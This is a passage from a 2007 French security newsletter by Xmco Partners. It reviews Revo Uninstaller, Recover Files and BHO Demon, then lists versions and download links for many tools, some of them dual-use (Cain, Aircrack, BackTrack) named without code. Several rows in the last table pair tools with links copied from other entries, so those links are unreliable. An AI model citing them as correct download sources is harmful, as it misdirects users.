Téléchargement	Revo Uninstaller est disponible à l'adresse suivante : http://www.revouninstaller.com/revosetup.exe
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	Ce produit se situe dans la lignée de Ccleaner déjà présenté dans un précédent numéro de l'actu sécu.


Recover Files

Récupération de données

Version actuelle	3.3
Utilité	
Type	Dépannage
Description	Dans un autre registre, Recover Files est un utilitaire de récupération de données. Simple et pratique il est doté de quelques boutons qui permettent de choisir le disque dur à analyser. Quelques secondes plus tard vous pourrez récupérer rapidement les fichiers précédemment effacés. Le logiciel est dotée d'une interface simple et prend en charge les différents systèmes de fichiers existants (NTFS/FAT16/FAT32).
Capture d'écran	
Téléchargement	Recover Files est disponibles sur toutes les plateformes Windows à l'adresse suivante : http://www.undeleteunerase.com/
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Recover Files est un des meilleurs outils de récupération gratuits. En effet, ce dernier offre des résultats nettement meilleurs à l'outil PC Inspector File Recovery mais reste très en deçà des logiciels payants.

BHO Demon

Détection d'objets BHO

Version actuelle	2.0.0.23
Utilité	★★★★★
Type	Sécurité
Description	Le dernier outil que nous vous présentons ce mois-ci est un utilitaire indispensable pour vous protéger des vermines qui peuvent traîner sur vos ordinateur. Certes un anti-virus mis à jour supprimera la plupart des menaces de votre système. Cependant BHO démon élimine tous les objets de type "Browser Helper" utilisés par la plupart des chevaux de Troie de type "Banker" (vol d'identifiants bancaires). Ce programme identifie les fichiers intégrés à Internet Explorer et permet de les éradiquer simplement.
Capture d'écran	
Téléchargement	BHO Demon est disponible à l'adresse suivante : http://www.majorgeeks.com/download3550.html
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Les objets "Browser Helper" sont les nouveaux moyens utilisés par les virus évolués. Ces fichiers s'intègrent dans Internet Explorer afin de surveiller les requêtes et d'ajouter à leur guise du contenu malveillant. BHO s'avère être un outil indispensable pour ces menaces difficilement détectables.

Suivi des versions

Versions actuelles des outils libres présentés dans les numéros précédents

NOM	DERNIÈRE VERSION	DATE	LIEN
Debian Sarge	Version stables 4.0 r1	21/08/2007	http://www.debian.org/CD/netinst/
Snort	2.7.0.1	16/08/2007	http://www.snort.org/dl/
MySQL	6.0.2-alpha	07/2007	http://dev.mysql.com/downloads/mysql/6.0.html
	5.1.21-bêta	07/2007	http://dev.mysql.com/downloads/mysql/5.1.html
	5.0.45	07/2007	http://dev.mysql.com/downloads/mysql/5.0.html
	4.1.22		http://dev.mysql.com/downloads/mysql/4.1.html
Apache	2.2.4	11/07/2007	http://httpd.apache.org/download.cgi
	2.0.59		http://httpd.apache.org/download.cgi
	1.3.37		http://httpd.apache.org/download.cgi
Nmap	4.2	11/2006	http://www.insecure.org/nmap/download.html
Firefox	2.0.0.6	07/2007	http://www.mozilla-europe.org/fr/products/firefox/
Thunderbird	2.0.0.6	07/2007	http://www.mozilla-europe.org/fr/products/thunderbird/
Spamassassin	3.2.3	07/2007	http://spamassassin.apache.org/downloads.cgi?update=200603111700
Putty	0.60	05/2007	http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
ClamAV/ClamAV	0.91.2	07/2007	http://www.clamav.net/stable.php#pagestart http://fr.clamwin.com/content/view/110/1/
Ubuntu	7.04 Feisty Fawn	05/2007	http://www.ubuntu-fr.org/telechargement
Postfix	2.4	03/2007	http://www.postfix.org/download.html
Squid	2.6 stable15	31/08/2006	http://www.squid-cache.org/Versions/v2/2.6/
Filezilla	2.2.32	16/04/2007	http://filezilla.sourceforge.net/
OpenSSH	4.6/4.6p1	07/2007	http://www.openssh.com/
Search & Destroy	1.5.1		http://www.safer-networking.org/fr/download/index.html
ARPWatch			ftp://ftp.ee.lbl.gov/arpwatch.tar.gz

NOM	DERNIÈRE VERSION	DATE	LIEN
GnuPG	1.4.7	02/2007	http://www.gnupg.org/(fr)/download/
BartPE	3.1.10a	6/10/2003	http://severinterrier.free.fr/Boot/PE-Builder/
TrueCrypt	4.3a		http://www.truecrypt.org/downloads.php
Back-Track	2.0	03/2007	http://www.remote-exploit.org/backtrack_download.html
MBSA	2.1.1	02/2007	http://www.microsoft.com/technet/security/tools/mbsahome.mspx
Ps-Exec	1.85	08/08/2007	http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
Helios	v1.1a	6/06/2006	http://helios.miel-labs.com/2006/07/download-helios.html
Opera	9.23	07/2007	http://www.opera.com/download/
Internet Explorer	IE 7		http://www.microsoft.com/france/windows/downloads/ie/getitnow.mspx
Outils de suppression de logiciels malveillants	1.26	08/05/2007	http://www.microsoft.com/france/securite/outils/malware.mspx
F-Secure Blacklight	Blacklight Beta		http://www.f-secure.com/blacklight/try_blacklight.html
Writely	Writely beta		http://docs.google.com/
Nessus	3.0.6	07/2007	http://www.nessus.org/download
Windows Services for Unix	3.5	18/04/204	http://www.microsoft.com/france/windows/sfu/decouvrez/detail.mspx
VNC	4.3	07/2007	http://www.realvnc.com/cgi-bin/download.cgi
Vmware Player	2.0	09/05/2007	http://www.vmware.com/download/player/
Sync Toy	1.4		http://www.microsoft.com/downloads/details.aspx?FamilyID=E0FC1154-C975-4814-9649-CCE41AF06EB7&displaylang=en
MySQL Front	3.0		http://www.clubic.com/lancer-le-telechargement-9175-0-mysql-front.html
Winscp	4.0.4 beta	04/05/2007	http://winscp.net/eng/download.php
Lcc	v-2007-07-25	25/07/2007	http://www.q-software-solutions.de/downloaders/get_name
Cain	4.9.6	07/2007	http://www.oxid.it/cain.html

NOM	DERNIÈRE VERSION	DATE	LIEN
RSS Bandits	1.5.0.10	04/03/2007	http://www.rssbandit.org/
Netmeeting			
OpenOffice	2.2.1	04/2007	http://www.download.openoffice.org/index.html
Pspad	4.5.2	20/10/2006	http://pspad.com/fr/download.php
Cygwin	1.5.24-2	01/2007	http://www.cygwin.com
Aircrack	0.9.1	15/05/2007	http://aircrack-ng.org/doku.php
PDFCreator	0.9.3 GPL		http://www.pdfforge.org/products/pdfcreator/download
7-zip	4.42 4.47 beta	14/05/2006 14/05/2007	http://www.7-zip.org/fr/download.html
PowerToys	07/2002		http://www.microsoft.com/windowsxp/downloads/powertoys/xppowertoys.mspx
Supercopier	2 beta 1.9	01/08/2006	http://supercopier.sfxteam.org/modules/mydownloads/
Active Python/ Perl	2.5.1.1/5.8.8.822		http://www.activestate.com/products/activepython/ http://www.activestate.com/Products/ActivePerl/
AVG	7.5		http://www.avgfrance.com/doc/31/fr/crp/0
Extensions Firefox			http://extensions.geckozone.org/Firefox/
FeedReader	3.10	19/06/2007	http://www.feedreader.com/download
Key Pass Password Safe	1.08	16/07/2007	http://keepass.info/download.html
VmWare converter	3.0.1	26/04/2007	http://www.vmware.com/download/converter
Testdisk	6.8	13/08/2007	http://cgsecurity.org/wiki/Testdisk_Download
Google Desktop	5.0		http://desktop.google.com/index.html
UltraBackup	2007	04/2007	http://www.astase.com/produits/ultrabackup
Google Reader			http://www.google.fr/reader
Google Agenda			http://www.google.fr/calendar
Emacs	22.1	02/06/2007	http://www.gnu.org/software/emacs/
Locknote	1.0.3	06/03/2006	http://sourceforge.net/project/showfiles.php?group_id=156910
Ultimate boot CD	4.1.0		http://www.ultimatebootcd.com/download.html

NOM	DERNIÈRE VERSION	DATE	LIEN
Printscreen	4.3	25/07/2007	http://www.gadwin.com/downloads/ps_setup.exe
Gcal Daemon			http://gcaldaemon.sourceforge.net/download.html
DriveXML	1.21		http://www.personalfirewall.comodo.com
Yahoo Widget	4		http://www.revouninstaller.com/revosetup.exe
Memtest	3.3	12/01/2007	http://www.undeleteunerase.com/
AVG Anti-rootkit	1.1.0.42	27/03/2007	http://www.majorgeeks.com/download3550.html

A propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé par les consultants du cabinet de conseil Xmco Partners. Sa vocation est de fournir des explications claires et détaillées sur le thème de la sécurité informatique, en toute indépendance. Il s'agit de notre newsletter.

Tous les numéros de l'Actu Sécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

A propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent nos axes majeurs de développement pour notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet Xmco Partners

Pour contacter le cabinet Xmco Partners et obtenir des informations sur nos prestations :
Notre site web : http://www.xmcopartners.com/